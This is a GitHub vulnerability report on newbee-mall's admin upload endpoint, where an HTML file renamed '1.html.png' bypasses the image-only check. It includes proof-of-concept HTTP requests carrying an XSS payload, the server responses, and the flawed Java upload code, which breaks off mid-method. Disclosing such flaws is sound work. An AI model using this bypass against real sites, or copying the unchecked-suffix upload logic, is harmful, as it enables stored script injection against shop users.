newbee-ltd / **newbee-mall** Public

Code   Issues   Pull requests   Actions   Projects   Wiki   Security   ...

New issue

Jump to bottom

There is a File upload vulnerability exists in newbee-mall #63

Closed   **afeng2016-s** opened this issue on Mar 2 · 0 comments

afeng2016-s commented on Mar 2 • edited

[Suggested description]
A file upload vulnerability exists in NewBee mall. Because the upload method of uploadcontroller can bypass the upload restriction by modifying the file format suffix.

[Vulnerability Type]
File upload vulnerability

[Vendor of Product]
https://github.com/newbee-ltd/newbee-mall

[Affected Product Code Base]
v1.0.0


[Affected Component]

```
POST /admin/upload/file HTTP/1.1
Host: localhost:28089
Content-Length: 671
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:28089/
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoXATzrr6JWhnTx5Q
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: iframe
Referer: http://localhost:28089/admin/goods/edit/10907
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: locale=zh-cn; Hm_lvt_a4980171086658b20eb2d9b523ae1b7b=1645520663,1645696647; JSESSIONID=11D044F12F07C3F2772AC7EE836610E2
Connection: close

------WebKitFormBoundaryoXATzrr6JWhnTx5Q
Content-Disposition: form-data; name="file"; filename="1.html.png"
Content-Type: image/png

<script type="text/javascript" src="http://www.qq.com/404/search_children.js" charset="utf-8" homePageUrl="{{domain}}" homePageName="{{siteName}}"></script>

          <script>alert("xss")</script>
      </div>
  </div>


------WebKitFormBoundaryoXATzrr6JWhnTx5Q--
```

[Impact Code execution]
true


[Vulnerability proof]

1.Access address http://localhost:28089/admin/goods , select a commodity information to modify and enter the file upload page.



□	商品编号	商品名	商品简介	商品图片	商
☑	10907	鋆疯	xxx	商品主图	0
□	10906	Apple iPhone12 Pro (A2408) 128GB 海蓝色 支持移动联通电信5G 双卡双待手机	A14仿生芯片，6.1英寸超视网膜XDR显示屏，激光雷达扫描仪，超瓷晶面板，现实力登场！		20
□	10905	Apple iPhone12 (A2404) 蓝色 支持移动联通电信5G 双卡双待手机	A14仿生芯片，6.1英寸超视网膜XDR显示屏，超瓷晶面板，升维大提速，现实力登场！		10
□	10903	华为 HUAWEI P40 冰霜银 全网通5G手机	麒麟990 5G SoC芯片 5000万超感知徕卡三摄 30倍数字变焦 6GB+128GB		19

2.Open burpsuite packet capturing agent and click to upload pictures.



http://localhost:28089/admin/goods/edit/10907

商品信息编辑

请选择分类: 家电 数码 手机

手机

爱疯<script>alert("xss")</script>

1


0

上架状态: ● 上架 ○ 下架

上传商品主图

hhh

3.By default, the system only supports JPG, PNG and GIF files. We can bypass them by modifying the file suffix.



http://localhost:28089/admin/goods/edit/10907

localhost:28089 显示

只支持jpg、png、gif格式的文件!

确定

商品信息编辑

请选择分类: 家电 数码 手机


手机

iPhone

爱疯<script>alert("xss")</script>

xxx


4.Modify the value of filename to 1.html



Request to http://localhost:28089 [127.0.0.1]

```
POST /admin/upload/file HTTP/1.1
Host: localhost:28089
Content-Length: 671
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:28089
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoXATzrr6JWhnTx5Q
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: iframe
Referer: http://localhost:28089/admin/goods/edit/10907
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: locale=zh-cn; Hm_lvt_a4980171086658b20eb2d9b523ae1b7b=1645520663,1645696647; JSESSIONID=
11D044F12F07C3F2772AC7EE836610E2
Connection: close

------WebKitFormBoundaryoXATzrr6JWhnTx5Q
Content-Disposition: form-data; name="file"; filename="1.html.png"
Content-Type: image/png

<!-- BEGIN CONTAINER -->
<div class="container  min-hight margin-bottom-20 margin-top-20" style="background: #FFFFFF">
    <div class="row">
        <div class="col-md-12 page-404">
            <script type="text/javascript" src="http://www.qq.com/404/search_children.js" charset="utf-8"
                homePageUrl="{{domain}}" homePageName="{{siteName}}"></script>

            <script>alert("xss")</script>
        </div>
    </div>
</div>
<!-- END CONTAINER -->
------WebKitFormBoundaryoXATzrr6JWhnTx5Q--
```


Get the access path to file upload



```
POST /admin/upload/file HTTP/1.1
Host: localhost:28089
Content-Length: 671
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost:28089
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryoXATzrr6JWhnTx5Q
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: iframe
Referer: http://localhost:28089/admin/goods/edit/10907
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: locale=zh-cn; Hm_lvt_a4980171086658b20eb2d9b523ae1b7b=
1645520663,1645696647; JSESSIONID=11D044F12F07C3F2772AC7EE836610E2
Connection: close

------WebKitFormBoundaryoXATzrr6JWhnTx5Q
Content-Disposition: form-data; name="file"; filename="1.html.png"
Content-Type: image/png

<!-- BEGIN CONTAINER -->
<div class="container  min-hight margin-bottom-20 margin-top-20"
style="background: #FFFFFF">
    <div class="row">
        <div class="col-md-12 page-404">
            <script type="text/javascript"
src="http://www.qq.com/404/search_children.js" charset="utf-8"
                homePageUrl="{{domain}}" homePageName="{{siteName}}"></script>

            <script>alert("xss")</script>
        </div>
    </div>
</div>
<!-- END CONTAINER -->
------WebKitFormBoundaryoXATzrr6JWhnTx5Q--
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Thu, 03 Mar 2022 02:15:31 GMT
Connection: close
Content-Length: 100

{
  "resultCode":200,
  "message":"SUCCESS",
  "data":"http://localhost:28089/upload/20220303_10153124.html"
}
```


Complete data update



```
POST /admin/goods/update HTTP/1.1
Host: localhost:28089
Content-Length: 392
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Content-Type: application/json
Origin: http://localhost:28089
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:28089/admin/goods/edit/10907
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: locale=zh-cn; Hm_lvt_a4980171086658b20eb2d9b523ae1b7b=1645520663,1645696
Connection: close

{
  "goodsId":"10907",
  "goodsName":"□□□<script>alert(\"xss\")</script>",
  "goodsIntro":"xxx",
  "goodsCategoryId":"47",
  "tag":"□□□",
  "originalPrice":"1",
  "sellingPrice":"1",
  "stockNum":"0",
  "goodsDetailContent":"<p>hhh</p><p><br/></p>",
  "goodsCoverImg":"http://localhost:28089/upload/20220303_10153124.html",
  "goodsCarousel":"http://localhost:28089/upload/20220303_10153124.html",
  "goodsSellStatus":"0"
}
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Thu, 03 Mar 2022 02:15:39 GMT
Connection: close
Content-Length: 50

{
  "resultCode":200,
  "message":"SUCCESS",
  "data":null
}
```

5.Access the upload file path, and the vulnerability reproduction is completed.




http://localhost:28089/upload/20220303_10153124.html

localhost:28089 显示

xss

[Defective code]



```
    @Autowired
    private StandardServletMultipartResolver standardServletMultipartResolver;

    @PostMapping({"/upload/file"})
    @ResponseBody
    public Result upload(HttpServletRequest httpServletRequest, @RequestParam("file") MultipartFile file) throws URISyntaxException {
        String fileName = file.getOriginalFilename();
        String suffixName = fileName.substring(fileName.lastIndexOf( str: "."));
        //生成文件名称通用方法
        SimpleDateFormat sdf = new SimpleDateFormat( pattern: "yyyyMMdd_HHmmss");
        Random r = new Random();
        StringBuilder tempName = new StringBuilder();
        tempName.append(sdf.format(new Date())).append(r.nextInt( bound: 100)).append(suffixName);
        String newFileName = tempName.toString();
        File fileDirectory = new File(Constants.FILE_UPLOAD_DIC);
        //创建文件
        File destFile = new File( pathname: Constants.FILE_UPLOAD_DIC + newFileName);
        try {
            if (!fileDirectory.exists()) {
                if (!fileDirectory.mkdir()) {
                    throw new IOException("文件夹创建失败,路径为: " + fileDirectory);
                }
            }
            file.transferTo(destFile);
